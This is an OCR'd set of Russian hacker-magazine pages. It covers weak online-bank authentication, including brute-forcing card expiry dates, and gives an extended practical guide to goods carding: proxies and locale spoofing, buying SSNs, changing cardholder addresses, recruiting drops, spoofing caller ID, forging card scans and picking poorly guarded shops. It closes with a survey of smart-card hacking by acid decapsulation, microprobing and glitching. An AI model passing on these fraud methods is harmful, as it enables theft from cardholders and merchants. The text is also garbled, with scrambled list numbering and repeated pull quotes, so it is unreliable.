Так-так, значит, в этом банке используется система защиты с помощью ключа на дискетке. Ну что ж, хороший вариант. При регистрации (офлайновой, в реальном банке) пользователя подводят к компьютеру, он жмет на кнопку в генераторе, создавая таким образом ключ. Ключ записывается в базу данных напротив логина и пароля. То есть, пользователь сначала логинится, а потом уже использует ключ. Логин и пароль этим ключом не шифруются. Ключ лежит в базе, и вся информация, поступающая от пользователя, сначала поступает на сервер зашифрованной, там берется ключ, соответствующий этому пользователю, и информация декодируется.
Вот что можно делать, используя услугу "Онлайн-банк" компании "ТПСБанк":
❶. Отправлять в банк все виды финансовых документов, включая платежные поручения, и осуществлять валютные переводы.
❼. Получать из банка выписки по своим счетам за любой период с момента начала работы счета.
❽. Осуществлять контроль над текущим состоянием документов в банке.
❿. Обмениваться сообщениями с сотрудниками банка.
Для регистрации нам необходимо:
❶. Открыть счет в ОАО "Томскпромстройбанк" (если нет счета).
❼. Провести предварительную регистрацию с помощью системы "интернет-банк", сгенерировать и зарегистрировать ключи ЭЦП клиента.


Логинимся в ТПСБанк



Вход в СитиБанк

❾. Получить сертификат открытого ключа клиента, распечатать и заверить его круглой печатью и подписями ответственных лиц, образцы которых содержатся в банковской карточке образцов подписей.
❿. Загрузить бланк договора на обслуживание в системе "интернет-банк" и заполнить его.
❻. Заключить договор на обслуживание в системе "интернет-банк" и произвести окончательную регистрацию в банке (при наличии распечатанного сертификата).
Примечание: информация о банке взята с его сайта и автором не изменялась.

Хочу представить твоему вниманию еще один банк, под названием "О.В.К. Банк". Он просто поразил меня своим феноменальным легкомыслием. Для авторизации надо знать ТОЛЬКО номер кредитки и expiration date (дата окончания действия кредитной карты). На худой конец - только номер. Пробрутфорсить дату окончания не составит труда. Ведь в этом году максимальный срок действия карты - приблизительно до 2010 года. Таким образом, имея 12 месяцев в каждом году, мы получаем 120 комбинаций. Такое можно подобрать и руками, без помощи специального софта.

Content:

ПРАКТИКА

dos

ГРУЗИМ АПЕЛЬСИНЫ БОЧКАМИ

ВЕЩЕВОЙ КАРДИНГ

Вещевой кардинг получил наибольшее распространение среди кардеров. Его суть заключается в заказе товаров в интернет-магазинах по чужим кредитным картам с целью последующего сбыта.

Схема работы вещевика, вроде бы, лежит на поверхности. Это привлекает многих начинающих кардеров, которым все кажется понятным и простым. На самом деле заниматься вещевым кардингом не так легко. Чтобы получать доход, нужна цепочка людей, которые будут слаженно работать.

КАК ЗАКАЛЯЛАСЬ СТАЛЬ

В середине 1990-х годов никто еще не слышал о махинациях с кредитными картами, а редкие случаи пропажи денег были ошибками магазинов и банков. Поэтому непуганые интернет-магазины охотно принимали несуществующие сгенерированные кредитные карты, алгоритм которых был таким же, как и у настоящих карт. Проверив алгоритм, интернет-магазины высылали заказанный товар. Обман вскрывался только в конце месяца, когда магазины запрашивали у банков перевод денег с карт на оплату товара. Естественно, что денег магазин не получал, так как запрошенных кредитных карточек просто не существовало в природе.

В это время в странах СНГ стало возможным получить доступ к интернету. Первыми пользователями были в основном преподаватели и студенты вузов. Эти студенты и составляли основу зарождающегося кардерства СНГ. Голодные студенты кардили все, что только можно, делая упор на электронику и ювелирные изделия. Особым рвением отличались украинские кардеры, которые организовали в Киеве целую сеть по транспортировке, хранению и сбыту накарженного. Десятки квартир покупались под склады для хранения электроники, которую не успевали сбывать по бросовым ценам. На таможенном терминале в киевском международном аэропорту Борисполь круглосуточно дежурили несколько грузовиков, вывозивших груз после каждого международного рейса. Таможенники, быстро оформлявшие прибывшие грузы, тоже в накладе не оставались :). Товар из европейских магазинов в основном доставлялся наземным путем. Объем товара был настолько велик, что нередко магазины отправляли свои фуры прямо на Украину, не прибегая к услугам почты. Многие магазины всерьез задумались об открытии своих филиалов в СНГ.

Товар сбывался по подложным документам через оптовые и розничные магазины, которые были заинтересованы в покупке фирменной электроники по низким ценам. Огромный поток скарженной электроники привел к затовариванию украинского рынка. Сложилась парадоксальная ситуация, когда можно было купить оперативную память по цене в два раза дешевле отпускной цены производителя. Легальные поставки электроники, особенно компьютеров, практически прекратились.

Сказка не могла длиться вечно. ФСБ совместно с Интерполом уже некоторое время следили за вызывающей деятельностью кардеров. В 1996 году по Украине, России и Белоруссии прокатилась волна арестов. Главари

СХЕМА ВЕЩЕВОГО КАРДИНГА

- 1) Кардер, предварительно организовав свою безопасность и анонимность в Сети, делает заказ в интернет-магазине.
- 2) Магазин может попросить позвонить и/или выслать отсканированную кредитную карту. Скан кредитки рисует специальный человек. Звонок в магазин тоже делается человеком с антиАОНом, чтобы все выглядело, как будто звонит законный владелец карты.
- 3) Магазин высылает покупку твоему человеку (дропу) в стране, где находится интернет-магазин.
- 4) Дроп продает товар на месте, оставляя часть денег себе, либо пересылает товар тебе.

кардерских группировок и их приближенные были арестованы. О дальнейшем существовании таких сообществ не могло быть и речи, теперь каждый был сам за себя. Товар старались сбыть сразу после получения, работали в основном поодиночке или небольшими группами, не привлекая лишних людей.


ПАЛКИ В КОЛЕСА

Долго такой беспредел продолжаться не мог. Из-за действий кардеров очень многие интернет-магазины разорились. Оставшиеся магазины объявили страны СНГ вне закона и перестали слать в СНГ товар. Причем даже по легальной кредитной карте заказать что-то в иностранных магазинах жителям СНГ было очень и очень трудно. В то время мой знакомый заказал в европейском интернет-магазине по своей кредитке какую-то редкую книгу. После заказа ему позвонили из магазина и попросили назвать все реквизиты его кредитной карточки. Потом попросили выслать отсканированную с двух сторон кредитку. И когда все требования магазина были выполнены, оттуда после недели раздумья пришел ответ, что по техническим причинам товар не может быть выслан. Такие пироги.

Многие думали, что это конец недолгой жизни вещевого кардинга, но выход был найден. Если они не шлют

КРЕДИТКИ С ОНЛАЙН-ДОСТУПОМ

Многие американские банки предоставляют своим клиентам доступ к информации о кредитной карте на банковском сайте. Введя на сайте номер карты и пароль, клиент может посмотреть статистику транзакций, изменить адрес и т.п. На самом деле из любой кредитной карты соответствующего банка можно сделать карту с онлайн-доступом. Для этого надо, кроме информации о кредитной карте, знать лишь номер социального страхования ее владельца, который известен только ему самому. Но в интернете можно найти людей, которые имеют доступ к базам данных с номерами социального страхования. И за 5-10 баксов они по имени владельца карты выдадут тебе номер социального страхования.



нам, то будут слать в свою страну! Теперь кардеры искали иностранца, который бы принимал товар и за вознаграждение пересылал его в СНГ либо продавал у себя на родине, высылая часть денег (а часть себе в карман). С тех пор кардеры специализируются по регионам: США, Великобритания или Европа. При этом, например, европейские магазины без проблем шлют товар в пределах Европы, в том числе и в такие близкие нам страны, как Латвия, Болгария и даже Украина.

Следующим ударом по кардерскому ремеслу стал постепенный отказ в приеме сгенерированных карт. В связи с большими убытками магазинов, у банков появились новые сервисы, позволяющие магазину проверять достоверность данных о кредитной карте на лету или в разумные сроки (раньше магазин узнавал, что его надули, уже после того, как покупка отправлялась заказчику). И теперь магазин мог отсеять несуществующую кредитку еще до отсылки товара. Но и эту преграду удалось преодолеть. Из-за несовершенства защиты интернет-магазинов можно было утянуть у них базу данных с информацией о кредитных картах клиентов, делавших у них покупки.

С этого момента многие добропорядочные американцы боялись делать покупки в интернет-магазинах. И правильно делали. Каждый магазин уверяет покупателей, что у него самая надежная защита. Но было бы намного лучше, если бы магазины просто не хранили информацию о покупателях у себя на сервере. Иногда можно, введя в поисковике что-нибудь типа "credit card name adress", выйти на список кредитных карт, который хранится на сервере интернет-магазина. То есть информация о кредитных картах в этом случае настолько незащищена, что даже индексируется поисковыми системами! Теперь, когда в магазине делали заказ по существующей карте, он снимал с нее деньги (или просто проверял ее существование, а деньги снимал в конце месяца). Через некоторое время настоящий владелец карты обращался в банк и опротестовывал транзакцию. Банк, в свою очередь, разбирался с магази- »

Схема работы вещевика, вроде бы, лежит на поверхности. Это привлекает многих начинающих кардеров, которым все кажется понятным и простым. На самом деле заниматься вещевым кардингом не так легко.

Особым рвением отличались украинские кардеры, которые организовали в Киеве целую сеть по транспортировке, хранению и сбыту накарженного. Десятки квартир покупались под склады для хранения электроники, которую не успевали сбывать по бросовым ценам.


ном. Но поезд ушел, товар выслан, а магазин опять в дураках.

Новым шагом в защите от фрауда стал запрос магазинами кода cvv2 при покупке. Тут уж думали, что кардингу пришел конец. Фишка здесь в том, что этот код - 3 последние цифры номера на задней стороне карты, знать его может только владелец карты, который держит ее в руках. Теперь любые махинации с кредитными картами стали в принципе невозможны, так как код cvv2 узнать нельзя никак. Изначально планировалось, что cvv2 не будет сохраняться ни на какой стадии обработки кредитной карты. То есть он сообщался только банковской системе обработки карт, а уже из банка шло подтверждение или отказ. Но хотели как лучше, а получилось как всегда. Интернет-магазины, нарушая все требования банков, стали сохранять код cvv2 со всей остальной информацией о кредитных картах в своих базах данных. Ну, а базы, в свою очередь, так же спокойно, как и раньше, воровались, а кардеры получали доступ к cvv2. Все вернулось на круги своя. И пенять интернет-магазинам оставалось только на себя.

Сейчас существует некое равновесие: с одной стороны, потери интернет-магазинов на кардерских заказах покрываются прибылью с легальных покупок, с другой стороны, этих заказов хватает кардерам, чтобы свести концы с концами и не умереть с голоду.

ВЕЩЕВОЙ КАРДИНГ СЕГОДНЯ

Сейчас вещевой кардинг переживает не лучшие времена, но и сдавать позиции не собирается. Наблюдается некое равновесие среди покупок в интернет-магазинах: с одной стороны, потери интернет-магазинов на кардерских заказах покрываются прибылью с легальных покупок, с другой стороны, этих заказов хватает кардерам, чтобы свести концы с концами и не умереть с голоду. Сегодня вещевой кардинг продолжает оставаться популярным среди новичков, хотя некоторые и разочаровываются в нем, забывая про кардинг навсегда.



АНОНИМНОСТЬ И БЕЗОПАСНОСТЬ

Главное, на что стоит обратить внимание, это безопасность и анонимность при занятии вещевым кардингом. При заказе товара в интернет-магазине специальные скрипты могут узнать дополнительную информацию о пользователе. Так, например, если ты работаешь с американскими интернет-магазинами, то и твой компьютер должен выглядеть как компьютер типичного американца. Это значит, что установленная операционная система должна быть от начала и до конца английской - магазин может насторожить даже наличие русского языка для ввода с клавиатуры. Твой часовой пояс должен быть не просто американским, а соответствовать локальному часовому поясу твоего дропа (человека, который получает товар из магазина и пересылает тебе). При заказе в интернет-магазине обязательно использование анонимного proxy-сервера. И крайне желательно, чтобы IP этого proxy-сервера соответствовал штату твоего дропа, а еще лучше городу.


ПРАКТИЧЕСКИЕ СОВЕТЫ

Тебе также следует знать, что настоящий американец совершает покупки в интернет-магазине либо во время обеденного перерыва на работе, либо вечером у себя дома. Соответственно, в эти часы интернет-магазины получают больше всего заказов, и у твоего заказа будет меньше шансов привлечь внимание менеджеров магазина. Отдельно стоит упомянуть покупки подарков на Рождество и другие праздники. В этот период с виртуальных полок интернет-магазинов покупатели метут все подряд, раскупается даже самый залежалый товар. Интернет-магазинам на этот период приходится нанимать дополнительных работников. Также стоит обратить внимание на официальные выходные в той стране, на которой ты специализируешься. Заказы, сделанные в праздничные дни, будут обработаны только через несколько дней, а эта задержка может стать роковой, так как у владельца карты будет время, чтобы опротестовать платеж.

Кредитную карту для покупки в интернет-магазине следует подбирать очень тщательно. Карта должна соответствовать штату, а лучше городу твоего дропа, тогда можно попробовать указать при заказе разные адре-

PROXY-СЕРВЕРЫ

Лучше всего proxy-серверы покупать, тогда ты сразу получаешь именно тот сервер, который тебе нужен. Но если ты начинающий кардер и денег у тебя немного, то можно взять адреса серверов на сайтах, посвященных компьютерной безопасности (www.void.ru, например). Отсортировать сервера по штатам и городам поможет программа Proxy Checker. Теперь, когда ты нашел сервер нужного тебе штата, подставь адрес и порт сервера в свой браузер.



Чтобы убедиться в своей анонимности, зайди на www.privacy.com и просмотри путь пакетов от сервера privacy.com. Последним адресом пакетов должен быть твой proxy-сервер.

са дропа и владельца карты и постараться убедить магазин, что ты (как владелец карты) решил сделать подарок своему племяннику на другом конце города. Если есть возможность, лучше купить карту с онлайн-доступом. В таких картах можно заходить на сайте банка в специальный раздел и менять там адрес держателя карты. Если адрес сменить на адрес дропа, то у магазина в принципе отпадут всякие сомнения в легальности покупки, так как он высылает покупку на адрес держателя карты. Но и тут все не так просто. Дело в том, что смена адреса держателя карты очень схожа с шаманством и плясками с бубном вокруг костра. Иногда адрес на карте меняется без вопросов, а иногда банк начинает сомневаться и ничего не получается. Кстати, многие кардеры очень суеверные люди :).

Интернет-магазин, в котором будет сделан заказ, также надо тщательно подбирать. Не стоит делать заказ в больших интернет-магазинах с хорошей службой безопасности. Надо выбрать небольшой интернет-магазин, который обычно является лишь интернет-витриной обычного магазина. Доля покупок через интернет в таком магазине очень мала, поэтому нет квалифицированного персонала, отслеживающего покупки кардеров.

Если интернет-магазину что-то кажется подозрительным, он может потребовать выслать ему отсканированную кредитную карточку или спросит твой телефон, либо предложит тебе самому позвонить в магазин. Скан кредитной карты наши умельцы тебе за несколько десятков баксов сделают такой, что будет лучше оригинала :), а вот с телефоном придется помучиться. Можно договориться со своим дропом о подтверждении по телефону, можно найти отдельного человека. И если с дропом все просто, то отдельный человек может жить в другом штате. Тогда придется пользоваться антиАОНами, которые подменят номер телефона на тот, который будет соответствовать штату дропа.

В последнее время стала очень актуальной тема по интернет-магазинам Австралии и Новой Зеландии. Из-за их отдаленности от других стран там существует лишь немногочисленный местный вещевой кардинг, который контролируется китайской мафией. Поэтому магазины без лишних вопросов шлют товар не только по своим странам, но и за границу, даже в Россию. Правда, срок доставки в Россию намного больше, чем из Америки, из-за хуже развитых служб почтовой доставки. Еще одной проблемой является добыча австралийских и новозеландских кредитных карт. Из-за того, что из этих стран мало кто кардит, очень малое количество карт можно приобрести. А если у продавца и появляются австралийские кредитки, то по ценам в несколько раз больше американских или европейских.

ОХ УЖ ЭТИ ДРОПЫ

Если магазин все-таки выслал товар, то все равно еще рано пить шампанское и праздновать победу, так как между тобой и товаром есть еще дроп. Очень часто дропов берет ФБР, а иногда сами дропы могут тебя кинуть. В найме дропа есть два пути. Первый - с самого начала все ему рассказать, чтобы он знал, на что идет. В этом случае он сможет подтверждать заказы по телефону и всячески способствовать получению товара. Либо можно найти какую-нибудь домохозяйку, которая за несколько сотен в месяц будет не прочь подработать получением и пересылкой посылок. Но у этого пути есть куча минусов. Домохозяйка, будучи существом глупым :), может делать такие вещи, которые ты себе и представить не сможешь. Например, был случай, когда на адрес такого вот дропа пришла посылка, но из-за того, что дропа несколько раз не заставали дома, посылку отправили обратно в магазин. И это при том,

что время прихода почтальон каждый раз согласовывал с домохозяйкой по телефону! Но даже когда товар благополучно получен дропом и выслан тебе, радоваться все еще рано. Бывали случаи, когда дроп путал адрес, и посылка отправлялась обратно. Радоваться будешь, когда товар будет уже у тебя в руках.

А КАК ЖЕ РОССИЯ?

Многих, наверное, мучает вопрос о российских интернет-магазинах. Сам факт кардинга из российских магазинов подразумевает использование кредитной карты нашего соотечественника. Среди кардеров существует негласное правило - не трогать своих. И если на кардерских форумах проскакивает объявление о продаже базы с русскими кредитками, то оно сразу удаляется. Еще одна причина - бдящие :) службы безопасности интернет-магазинов, тесно сотрудничающие с правоохранительными органами. И если, кардя товар из американских магазинов, кардер может не беспокоиться, что из-за нескольких ноутбуков его объявят в международный розыск, то ФСБ по наводке российского интернет-магазина быстро найдет мошенника.

БЕСКОНЕЧНАЯ ИСТОРИЯ

Несмотря ни на что, кардинг продолжает жить. И на каждую новую уловку магазинов найдется свое средство. Главное помнить, что все, в конечном счете, зависит от менеджера интернет-магазина, который занимается твоим заказом. Был у меня случай, когда магазин не захотел мне высылать товар, требуя телефонного звонка. Тогда я написал им жалобное письмо, что сейчас не имею доступа к телефону, а цифровой фотоаппарат предназначается моему сыну, у которого через три дня день рождения. А подарок как раз тот, о котором сын давно мечтал. Я попросил выслать покупку и пообещал, что обязательно позвоню в магазин через неделю. И это сработало! Так что никогда не стоит забывать про человеческий фактор :).

Отдельно стоит упомянуть покупки подарков на Рождество и другие праздники. В этот период с виртуальных полок интернет-магазинов покупатели метут все подряд, раскупается даже самый залежалый товар.

Интернет-магазин, в котором будет сделан заказ, также надо тщательно подбирать. Не стоит делать заказ в больших интернет-магазинах с хорошей службой безопасности.

КАРДИНГ

Берд Киви (kiwi@computerra.ru)

ЧТО ПОКАЗАЛО ВСКРЫТИЕ

ОБЗОР МЕТОДОВ ВЗЛОМА СМАРТ-КАРТ

Индустрия смарт-карт переживает период мощного расцвета. В 2002 году по всему миру было продано почти 2 миллиарда интеллектуальных карточек со встроенным микрочипом, а в ближайшие годы ожидается рост этих цифр в разы.

Практически все типы смарт-карточных чипов в европейских, а затем в американских и азиатских системах платного телевидения были успешно вскрыты крякерами при помощи методов обратной инженерной разработки.

Типичный чиповый модуль смарт-карты имеет тонкое пластиковое основание размером порядка одного квадратного сантиметра с контактными зонами с обеих сторон.

Причины этого просты - области применения смарт-карт все время расширяются: от телефонной карты до жетона аутентификации пользователя ПК, от "электронного кошелька" для хранения цифровых наличных до цифрового паспорта-идентификатора. Массовое внедрение смарт-карт в повседневную жизнь сопровождается непременными заверениями официальных представителей индустрии о том, что чип-карты - это наиболее безопасная из существующих на сегодня технологий, которую сложно (читай - практически невозможно) вскрыть. Но мы с тобой знаем, что это вовсе не так :).

Нравится это кому-то или нет, но вскрытие смарт-карт - явление весьма давнее и распространенное повсеместно. Как свидетельствуют специалисты, примерно с 1994 года практически все типы смарт-карточных чипов, использовавшихся в европейских, а затем в американских и азиатских системах платного телевидения, были успешно вскрыты крякерами при помощи методов обратной инженерной разработки. А добытые секреты карт (схема и ключевой материал) затем продавались на черном рынке в виде нелегальных клон-карт для просмотра закрытых ТВ-каналов на халяву.

Менее освещено в прессе другое направление - подделка телефонных смарт-карт или электронных кошельков. Однако известно, что и в этой области далеко не все в порядке с противодействием взлому. Индустрии приходится регулярно заниматься обновлением технологий защиты процессора смарт-карт, крякеры в ответ разрабатывают более изощренные методы вскрытия, и так до бесконечности.

РАЗНОВИДНОСТИ ТЕХНОЛОГИЙ

Классификация методов вскрытия смарт-карт может несколько различаться у разных авторов, однако чаще всего выделяют следующие категории атак, которые обычно применяются в разных сочетаниях друг с другом.

ТЕХНОЛОГИИ МИКРОЗОНДИРОВАНИЯ - с помощью микроскопа и иглы микропробника позволяет получить доступ непосредственно к поверхности чипа, где атакующий регистрирует прохождение информации (побитно), манипулирует процессами и вмешивается в работу интегральной схемы.

ПРОГРАММНЫЕ АТАКИ - используют обычный коммуникационный интерфейс процессора смарт-карты и эксплуатирует уязвимости защиты, выявленные в протоколах, криптографических алгоритмах и других особенностях конкретной реализации схемы. Отмечу, что чем более зрелой является технология защиты, тем чаще приходится сочетать этот метод с другими методами атак.

АНАЛИЗ ПОБОЧНЫХ КАНАЛОВ УТЕЧКИ ИНФОРМАЦИИ - атакующий с высокой по времени частотой снимает аналоговые характеристики колебаний в питании и интерфейсных соединениях, а также любые другие электромагнитные излучения, порождаемые элементами схемы процессора (транзисторами, триггерами и т.п.) в ходе обычной работы.

ТЕХНОЛОГИИ ИНДУЦИРОВАНИЯ СБОЕВ - напротив, создаются нештатные условия эксплуатации, чтобы вызвать ошибки в работе процессора и открыть таким образом дополнительные каналы доступа к защищенной информации.

РАЗРУШАЮЩИЕ АТАКИ

Типичный чиповый модуль смарт-карты имеет тонкое пластиковое основание размером порядка одного квадратного сантиметра с контактными зонами с обеих сторон. Одна сторона модуля видна на самой смарт-карте и контактирует со считывателем. Кремниевая матрица приклеена к другой стороне основания (подсоединение с помощью тонких золотых или алюминиевых проводов). Сторона пластины, где находится чип, покрыта эпоксидной смолой, и такой чиповый модуль вклеивается в карту.

Вынуть чип из карты легко. Прежде умельцы вынимали с помощью острого ножа или ланцета, срезая пластик тыльной стороны карты до тех пор, пока не покажется эпоксидка. Позже стали быстро вынимать чип, просто разогревая пластмассу до мягкого состояния. Далее эпоксидный слой удаляется нанесением нескольких капель концентрированной азотной кислоты (более 98%). Прежде чем кислота успевает растворить слишком мно-


Обработка чипа концентрированной азотной кислотой

УСТРОЙСТВО СМАРТ-КАРТЫ

Типичная смарт-карта - это 8-битный микропроцессор, постоянное запоминающее устройство (ROM), оперативная память (RAM), электрически перепрограммируемая память (EEPROM или FLASH, где, в частности, хранится криптографический ключевой материал), последовательные вход и выход. Все это хозяйство размещается в одном чипе, заключенном в корпус - обычно пластиковую карту размером с кредитку.

■ Смарт-карты по своим потенциальным возможностям имеют целый ряд важных преимуществ по сравнению с другими технологиями. Обладая собственным процессором и памятью, они могут участвовать в криптографических протоколах обмена информацией, и, в отличие от карточек с магнитной полоской, здесь хранимые данные можно защищать от неавторизованного доступа. Беда лишь в том, что реальная стойкость этой защиты зачастую переоценивается.

■ Далее будет представлен краткий обзор наиболее важных технологий, используемых при вскрытии смарт-карт. Эта информация важна для любого человека, желающего получить реальное представление о том, как происходит вскрытие защищенных устройств, и каких затрат это стоит. Естественно, тщательное изучение применяемых методов вскрытия позволяет вырабатывать адекватные контрмеры и создавать намного более эффективную защиту смарт-карт.




го эпоксидного слоя и затвердеть, кислоту и смолу смывают ацетоном. Процедура повторяется от 5 до 10 раз, пока полностью не покажется кремниевая матрица. Производить подобное надругательство над чипом необходимо аккуратно, чтобы не повредить соединительную проводку, тогда он останется работоспособным.

Если процессор совершенно новый, придется создать карту его схем. Сейчас для этого обычно применяют оптический микроскоп и цифровую камеру, с помощью которых делают большую (размером в несколько метров) мозаику из снимков поверхности чипа высокого разрешения.

У большинства чипов имеется защитный поверхностный слой (пассивация) из оксида или нитрата кремния, который предохраняет их от излучений оборудования и диффузии ионов. Азотная кислота на него не действует, поэтому для его удаления специалисты используют сложный метод сухого травления. Но это не единственная возможность для доступа к поверхности.

Другим методом, особенно когда схема в целом известна, является использование игл-микропробников, которые с помощью ультразвуковой вибрации удаляют защитный слой непосредственно под точкой контакта. Кроме того, для локального удаления защитного слоя применяются лазерные резаки-микроскопы, используемые в лабораториях клеточной биологии.

Описанная техника вскрытия, которую, я надеюсь, ты не опух читать, успешно применяется любителями-крякерами. Именно любителями, так как технологии, описанные дальше, доступны только хорошо оснащенным лабораториям, которые занимаются изучением полупроводников. В мире насчитываются сотни таких лабораторий (к примеру, в университетах и промышленных исследовательских



Микрозондирование чипа, извлеченного из смарт-карты

центрах). Наиболее продвинутые крякеры арендуют эту технику.

Исследование техники разрезания чипа ведет к более общей (и сравнительно менее изученной) проблеме - атакам, которые включают в себя активную модификацию исследуемого чипа, а не просто пассивное его исследование. К примеру, есть все основания полагать, что некоторые успешные атаки пиратов на систему платного телевидения проводились с использованием рабочих станций с фокусированием ионного пучка (Focused Ion Beam workstation - FIB). Такой аппарат может вырезать траки в металлизированном слое чипа и формировать новые траки или изолирующие слои. Кроме того, FIB может имплантировать ионы для изменения толщины слоя кремния и даже строить сквозные переходы к проводящим структурам в нижележащих слоях чипа. Такие аппараты стоят несколько миллионов долларов, но, как показывает практика, не слишком богатые злоу- »

■ Все технологии микрозондирования по сути своей являются разрушающими атаками. Это значит, что для их реализации требуются многие часы, иногда недели работы в условиях специализированной лаборатории, а сам исследуемый чип при этом разрушается. Остальные три категории относятся к неразрушающим атакам. Иначе говоря, после того, как злоумышленник подготовил такую атаку в отношении конкретного типа процессора и уже известной версии программного обеспечения, он может с легкостью воспроизвести ее в отношении любой другой карты того же типа. При этом атакуемая карта физически не повреждается, а оборудование, использованное для атаки, обычно можно замаскировать под обычный ридер (считыватель смарт-карт).

■ Очевидно, что неразрушающие атаки особо опасны, поскольку не оставляют за собой следов. Но понятно и то, что сама природа атак такого рода подразумевает детальное знание процессора и программного обеспечения конкретной карты. С другой стороны, для разрушающих атак микрозондированием требуется очень мало исходных знаний о конкретной конструкции.

■ Таким образом, атака на новую смарт-карту обычно начинается с разрушающей обратной инженерной разработки, результаты которой помогают создать более дешевые и быстрые неразрушающие атаки. В частности, именно такая последовательность событий многократно отмечена при вскрытии карт условного доступа в системах платного телевидения.

Смарт-карта - это 8-битный микропроцессор, постоянное запоминающее устройство (ROM), оперативная память (RAM), электрически перепрограммируемая память (EEPROM или FLASH), последовательные вход и выход.

В начале 1990-х годов в Кавендишской лаборатории Кембриджа была создана технология обратного восстановления схемы сложных кремниевых чипов, позволяющая аккуратно снимать слои микросхемы один за другим.

■ К этому типу атак относят те, которые сопровождаются вскрытием корпуса устройства. Публичное представление таких методов, применяемых в крякерском подполье, впервые было сделано в 1996 году исследователями из Кембриджского университета Россом Андерсоном и Маркусом Куном в ходе второго семинара USENIX по электронной коммерции (Росс Андерсон, Маркус Кун "Стойкость к вскрытию. Предупреждение", www.cl.cam.ac.uk/~mgk25/tamper.html). Более подробно эти технологии описаны в совместной статье Куна и Оливера Кеммерлинга 1999 года "Принципы конструирования защищенных процессоров смарт-карт" (www.cl.cam.ac.uk/~mgk25/sc99-tamper.pdf), а также в последующей докторской диссертации Куна, которая, правда, в интернете не опубликована.

мышленники арендуют дорогое оборудование на некоторое время у крупных полупроводниковых компаний.

Обеспеченные таким инструментарием атаки на смарт-карты становятся более простыми и мощными. Типичная атака заключается в отсоединении от шины почти всех процессов ЦПУ, кроме памяти EEPROM и той компоненты ЦПУ, что генерирует доступ по чтению. Например, программный счетчик может быть оставлен подсоединенным таким образом, что области памяти по порядку становятся доступны на считывание по мере подачи тактовых импульсов.

Типичная атака заключается в отсоединении от шины почти всех процессов ЦПУ, кроме памяти EEPROM и той компоненты ЦПУ, что генерирует доступ по чтению.

Как только это сделано, атакующему требуется лишь одна игла микропробника для считывания всего содержимого EEPROM. В результате процесс анализа становится более легким, чем при пассивном исследовании, когда обычно анализируется только трасса выполнения. Также это помогает избежать чисто механических трудностей одновременной работы с несколькими иглами-микропробниками на линиях шины, ширина которых составляет лишь несколько микрон.


При возникновении сбоя в вычислениях, компьютерное устройство может выдать информацию, полезную для восстановления секретных данных. Однако насколько серьезна эта угроза в действительности, долгое время мало кто подозревал.

ТЕХНОЛОГИИ ИНДУЦИРОВАНИЯ СБОЕВ (ГЛИЧ-АТАКИ)

■ В принципе, создателям вычислительной техники давно известно, что к инженерно-защищенным устройствам, типа смарт-карт, которые обычно малы и компактны, с целью вызова вычислительной ошибки можно применить некоторые уровни радиационного облучения или нагревания, подачу неправильного напряжения питания или нестандартную тактовую частоту. Известно также и то, что при возникновении сбоя в вычислениях компьютерное устройство может выдать информацию, полезную для восстановления секретных данных. Однако насколько серьезна эта угроза в действительности, долгое время мало кто подозревал.


Снимок электронным микроскопом, демонстрирующий результаты обработки чипа сфокусированным ионным пучком (FIB)

